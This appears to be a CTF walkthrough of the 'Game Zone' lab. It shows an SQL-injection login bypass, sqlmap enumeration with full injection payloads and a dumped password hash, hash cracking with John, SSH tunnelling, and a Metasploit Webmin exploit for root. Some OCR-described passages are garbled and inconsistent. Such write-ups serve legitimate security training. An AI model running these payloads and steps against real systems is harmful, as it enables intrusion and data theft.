




# Game Zone

1. **Deploy the machine and access its web server.**



2. **What is the name of the large cartoon avatar holding a sniper on the forum?**

ans: **Agent 47**

---


## Task 2

# Obtain access via SQLi

SQL is a standard language for storing, editing and retrieving data in databases. A query can look like so:

**SELECT \* FROM users WHERE username = :username AND password := password**

username: admin, password: ' or 1=1 -- -



The image shows a 'User Login' form. It has a 'Log in:' label followed by a text input field containing 'admin'. Below that is a 'Password:' label followed by a password input field with masked characters (dots). There is an 'Enter' button below the password field. At the bottom of the form, there are two links: 'Register >>' and 'Not Registered Yet ?'. The form is outlined with a red border.

it does not work, cause admin account was not there.

by using username as ' or 1=1 -- - and password as blank it will go to this page



1. **When you've logged in, what page do you get redirected to?**

ans: `portal.php`

---


### Task 3

## Using SQLMap

SQLMap is a popular open-source, automatic SQL injection and database takeover tool. This comes pre-installed on all version of Kali Linux or can be manually downloaded

There are many different types of SQL injection (boolean/time based, etc..) and SQLMap automates the whole process trying different techniques.

First we need to intercept a request made to the search feature using burpsuite



and we have to copy the content and make a file, in my case it was request.txt

POST /portal.php HTTP/1.1

Host: 10.10.\*\*.\*\*

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 15

Origin: <http://10.10.83.187>

Connection: close

Referer: <http://10.10.83.187/portal.php>

Cookie: PHPSESSID=eu4di6m0g8lo5o34mvsopq4p73

Upgrade-Insecure-Requests: 1

searchitem=test

now save the request into a text file. and we have to use SQLMap.

**\$ sqlmap -r request.txt --dbms=mysql --dump**

- **r** uses the intercepted request you saved earlier
- **-dbms** tells SQLMap what type of database management system it is
- **-dump** attempts to outputs the entire database

```
root@kali: /home/kali
root@kali: /home/kali/thm/Game_Zone
root@kali: /home/kali/thm/Game_Zone 145x35

root@kali: /home/kali/thm/Game_Zone
# sqlmap -r request.txt --dbms=mysql --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:58:20 / 2023-08-23/

[05:58:20] [INFO] parsing HTTP request from 'request.txt'
[05:58:22] [INFO] testing connection to the target URL
[05:58:23] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:58:23] [INFO] testing if the target URL content is stable
[05:58:23] [INFO] target URL content is stable
[05:58:23] [INFO] testing if POST parameter 'searchitem' is dynamic
[05:58:24] [WARNING] POST parameter 'searchitem' does not appear to be dynamic
[05:58:24] [INFO] heuristic (basic) test shows that POST parameter 'searchitem' might be injectable (possible DBMS: 'MySQL')
[05:58:24] [INFO] heuristic (XSS) test shows that POST parameter 'searchitem' might be vulnerable to cross-site scripting (XSS) attacks
[05:58:24] [INFO] testing for SQL injection on POST parameter 'searchitem'
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
```

## Task 3

### 1. In the users table, what is the hashed password?

for getting the hash of the user we have to retrieve that step by step

first we are going to use SQLMap to dump the entire database for gamezone using the command:

```
sqlmap -u "http://10.10.***.*/portal.php" --data="searchitem=cyberops" --dbs
```

```
root@kali: /home/kali/thm/Game_Zone
root@kali: /home/kali/thm/Game_Zone
root@kali: /home/kali/thm/Game_Zone 270x59

[+] sqlmap -u "http://10.10.83.187/portal.php" --data="searchitem=cyberops" --dbs

{1.7.8stable} Title IP Address Expires
Game Zone 10.10.83.187 1h 22m 29s
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[+] starting @ 06:05:36 /2023-08-23/

[06:05:37] [INFO] resuming back-end DBMS 'mysql'
[06:05:37] [INFO] testing connection to the target URL
y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] y
you have not declared cookie(s), while server wants to set its own {'PHPSESSID=mcsgab8k20...fbv0shua7'}. Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: searchitem (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: searchitem=7666' OR 8398=8398
Submit

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: searchitem=test' AND GTID_SUBSET(CONCAT(0x71766a6b71,(SELECT (ELT(7024=7024,1))),0x71786a7171),7024)-- MDmQ
Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: searchitem=test' AND (SELECT 9372 FROM (SELECT(SLEEP(5))))l4ML)-- c0UF
Submit

Type: UNION query
Title: MySQL: UNION query (NULL) - 3 columns Table name?
Payload: searchitem=test' UNION ALL SELECT NULL,NULL,CONCAT(0x71766a6b71,0x574b726a424243463696744796fab56549477a7a26e6447363496af50656d6844495261616d,0x71786a7171)#
Submit

---
[06:05:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: PHP, Apache 2.4.18
back-end DBMS: MySQL >= 5.6
[06:05:52] [INFO] fetching database names
available databases [5]:
[*] db
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

[06:05:52] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.83.187'

[+] ending @ 06:05:52 /2023-08-23/

root@kali: /home/kali/thm/Game_Zone
```

here we got available databases

```
available databases [5]:
[*] db
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

here we are going to use db

to get the tables in that **db** we gonna use the command

```
sqlmap -u " http://10.10.73.54/portal.php " --data="searchitem=cyberops" -D db --tables
```

```
root@kali: /home/kali
root@kali: /home/kali/thm/Game_Zone
root@kali: /home/kali/thm/Game_Zone 210x49

root@kali: /home/kali/thm/Game_Zone
sqlmap -u "http://10.10.83.187/portal.php" --data="searchitem=cyberops" -D db --tables

[1.7.8stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:12:00 /2023-08-23/

[06:12:01] [INFO] resuming back-end DBMS 'mysql'
[06:12:01] [INFO] testing connection to the target URL
got a 302 redirect to 'http://10.10.83.187/index.php'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=rfdhdt4oofk...mq6bphl547'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: searchitem (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: searchitem=-7640' OR 8390=8390#

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: searchitem=test' AND GTID_SUBSET(CONCAT(0x71766a6b71,(SELECT (ELT(7024=7024,1))),0x71786a7171),7024)-- MDmQ

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: searchitem=test' AND (SELECT 9372 FROM (SELECT(SLEEP(5))))lkhL)-- cGUF

  Type: UNION query
  Title: MySQL UNION query (NULL) - 3 columns
  Payload: searchitem=test' UNION ALL SELECT NULL,NULL,CONCAT(0x71766a6b71,0x574b726a424243463696744796f4b456549477a7a426e644a7363496a6f50656d6b44495261616d,0x71786a7171)#

---
[06:12:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: PHP, Apache 2.4.18
back-end DBMS: MySQL >= 5.6
[06:12:12] [INFO] fetching tables for database: 'db'
Database: db
[2 tables]
-----
| post |
| users |
-----
```

we want to get the table data [rows and columns]  
to retrieve that we gonna use the command

sqlmap -u "http://10.10.\*\*.\*/portal.php" --data="searchitem=cyberops" -D db -T users -c columns

```
root@kali: /home/kali
root@kali: /home/kali/thm/Game_Zone
root@kali: /home/kali/thm/Game_Zone 236x52

root@kali: /home/kali/thm/Game_Zone
sqlmap -u "http://10.10.83.187/portal.php" --data="searchitem=cyberops" -D db -T users --columns

[1.7.8stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:17:01 /2023-08-23/

[06:17:02] [INFO] resuming back-end DBMS 'mysql'
[06:17:02] [INFO] testing connection to the target URL
got a 302 redirect to 'http://10.10.83.187/index.php'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=bp8e/hp3l0l...6j53kpe331'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: searchitem (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: searchitem=-7640' OR 8390=8390#

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: searchitem=test' AND GTID_SUBSET(CONCAT(0x71766a6b71,(SELECT (ELT(7024=7024,1))),0x71786a7171),7024)-- MDmQ

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: searchitem=test' AND (SELECT 9372 FROM (SELECT(SLEEP(5))))lkhL)-- cGUF

  Type: UNION query
  Title: MySQL UNION query (NULL) - 3 columns
  Payload: searchitem=test' UNION ALL SELECT NULL,NULL,CONCAT(0x71766a6b71,0x574b726a424243463696744796f4b456549477a7a426e644a7363496a6f50656d6b44495261616d,0x71786a7171)#

---
[06:17:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (xenial or yakkety)
web application technology: Apache 2.4.18, PHP
back-end DBMS: MySQL >= 5.6
[06:17:11] [INFO] fetching columns for table 'users' in database 'db'
Database: db
Table: users
[2 columns]
-----
| Column | Type |
-----
| pwd | text |
| username | text |
-----
```

to get information from that we have to use the command

```
sqlmap -u "http://10.10.***.***/portal.php" --data="searchitem=cyberops" -D db -T users  
-C username,pwd --dump
```

```

root@kali: /home/kali
[06:23:03] [INFO] fetching entries of column(s) 'pwd,username' for table 'users' in database 'db'
[06:23:03] [INFO] recognized possible password hashes in column 'pwd'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[06:23:07] [INFO] writing hashes to a temporary file '/tmp/sqlmapu5l7miy933083/sqlmaphashes-5j7eoo9u.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[06:23:09] [INFO] using hash method 'sha256_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[06:23:16] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[06:23:20] [INFO] starting dictionary-based cracking (sha256_generic_passwd)
[06:23:20] [INFO] starting 4 processes
[06:24:13] [INFO] using suffix '1'

[06:24:46] [INFO] current status: maici... -^C
[06:24:46] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
[06:24:46] [WARNING] no clear password(s) found

Database: db
Table: users
[1 entry]
+-----+-----+
| username | pwd |
+-----+-----+
| agent47 | ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 |
+-----+-----+

[06:24:46] [INFO] table 'db.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.83.187/dump/db/users.csv'
[06:24:46] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.83.187'

[*] ending @ 06:24:46 /2023-08-23/

root@kali: /home/kali/thm/Game_Zone

```


ans: **ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14**

## 2. What was the username associated with the hashed password?

ans: agent47

### 3. What was the other table name?





ans: **post**

## Task 4

# Cracking a password with JohnTheRipper

we have to copy the hash of agent47 to a text file in my case it was agent47\_hash.txt.

## 2. What is the de-hashed password?

command: \$ **john --format=Raw-SHA256 --**

**wordlist=/usr/share/wordlist/rockyou.txt agent47\_hash.txt**



- The screenshot shows a Kali Linux terminal window on the left and a web browser window on the right. The terminal window displays the following commands and output:

```

(root@kali)-[/home/kali/thm/Game_Zone]
# ssh agent47@10.10.83.187
The authenticity of host '10.10.83.187 (10.10.83.187)' can't be established.
ED25519 key fingerprint is SHA256:CyJgMM67uFKDbNbKyUM0DexCI+LWun63SGLfBvqQcLA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.83.187' (ED25519) to the list of known hosts.
agent47@10.10.83.187's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.

Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$ ls
user.txt
agent47@gamezone:~$ cat user.txt
649ac17b1480ac13ef1e4fa579dac95c
agent47@gamezone:~$

```

The web browser window on the right shows the "Game Zone" CTF challenge page. The challenge title is "Cracking a password with JohnTheRipper". The instructions state: "We have to copy the hash of agent47 to a text file in my case it was agent47\_hash.txt." The challenge is worth 100 points. The solution steps are:

  1. What is the username password?
  2. What is the username password?

The solution provided in the browser is:

```

command: echo $(cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 32 | head -n 1 | xargs echo) > agent47_hash.txt

```


The final output of the challenge is "agent47game124".

ans: 649ac17b1480ac13ef1e4fa579dac95c

---

## Task 5

### Exposing services with reverse SSH tunnels



Reverse SSH port forwarding specifies that the given port on the remote server host is to be forwarded to the given host and port on the local side.

We will use a tool called **ss** to investigate sockets running on a host.

If we run **ss -tulpn** it will tell us what socket connections are running

The screenshot shows a Kali Linux terminal window with the command `ss -tunlp` executed. The output is as follows:

Netid	State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port
udp	UNCONN	0	0	*:10000	
udp	UNCONN	0	0	*:68	
tcp	LISTEN	0	80	127.0.0.1:3306	
tcp	LISTEN	0	128	*:10000	
tcp	LISTEN	0	128	*:22	
tcp	LISTEN	0	128	:::80	
tcp	LISTEN	0	128	:::22	

The Game Zone interface on the right shows a list of tasks. Task 5, 'Exposing services with reverse SSH tunnels', is selected. Below the task list, a diagram illustrates the setup for reverse SSH tunneling. It shows Host A (Server host) connected to Host B (User's computer) via a Network cloud. Host C (Reverse SSH tunnel) is also connected to the Network cloud. The diagram shows traffic flowing from Host A to Host B through the Network cloud, and from Host C to Host B through the Network cloud.

## 1. How many TCP sockets are running?

ans: 5

We can see that a service running on port 10000 is blocked via a firewall rule from the outside (we can see this from the IPtable list). However, Using an SSH Tunnel we can expose the port to us (locally)!

From our local machine, run **ssh -L 10000:localhost:10000 <username>@<ip>**



**Login to Webmin**

You must enter a username and password to login to the Webmin server on localhost.

**Username**

**Password**

☐ Remember login permanently?

1. **What is the name of the exposed CMS?**

Webmin 1.580 on ga... x +

localhost:10000

Search

Login: agent47  
File Manager

Search:

System Information  
Logout

**System**  
**hostname** gamezone (127.0.1.1)

**Operating system** Ubuntu Linux 16.04.6

**Webmin version** 1.580

**Time on system** Sun May 3 13:02:03 2020

**Kernel and CPU** Linux 4.4.0-159-generic on x86\_64

**Processor information** Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz, 1 cores

**System uptime** 0 hours, 51 minutes

**Running processes** 125

**CPU load averages** 0.00 (1 min) 0.00 (5 mins) 0.00 (15 mins)

**CPU usage** 0% user, 0% kernel, 0% IO, 100% idle

**Real memory** 1.95 GB total, 300.07 MB used

**Virtual memory** 975 MB total, 0 bytes used

**Local disk space** 8.78 GB total, 2.82 GB used

**Package updates** All installed packages are up to date

ans: **webmin**

2. **What is the CMS version?**

ans: **1.580**

---

## Task 6

# Privilege Escalation with Metasploit

## 1. What is the root flag?

```
root@kali: /home/kali
root@kali: /home/kali/thm/Game_Zone
root@kali: /home/kali/thm/Game_Zone

msf6 > use exploit/unix/webapp/webmin_show_cgi_exec
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > show options

Module options (exploit/unix/webapp/webmin_show_cgi_exec):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  videogamer124   yes       Webmin Password
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.17.13.215    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      10000           yes       The target port (TCP)
  SSL        true            yes       Use SSL
  USERNAME   agent47         yes       Webmin Username
  VHOST      http://10.17.13.215/  no        HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0    Webmin 1.580

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set password videogamer124
password => videogamer124
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set RHOSTS 10.17.13.215
RHOSTS => 10.17.13.215
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set username agent47
username => agent47
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set SSL false
[!] Changing the SSL option's value may require changing RPORT!
SSL => false
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > exploit
```

ans: **a4b945830144bdd71908d12d902adeee**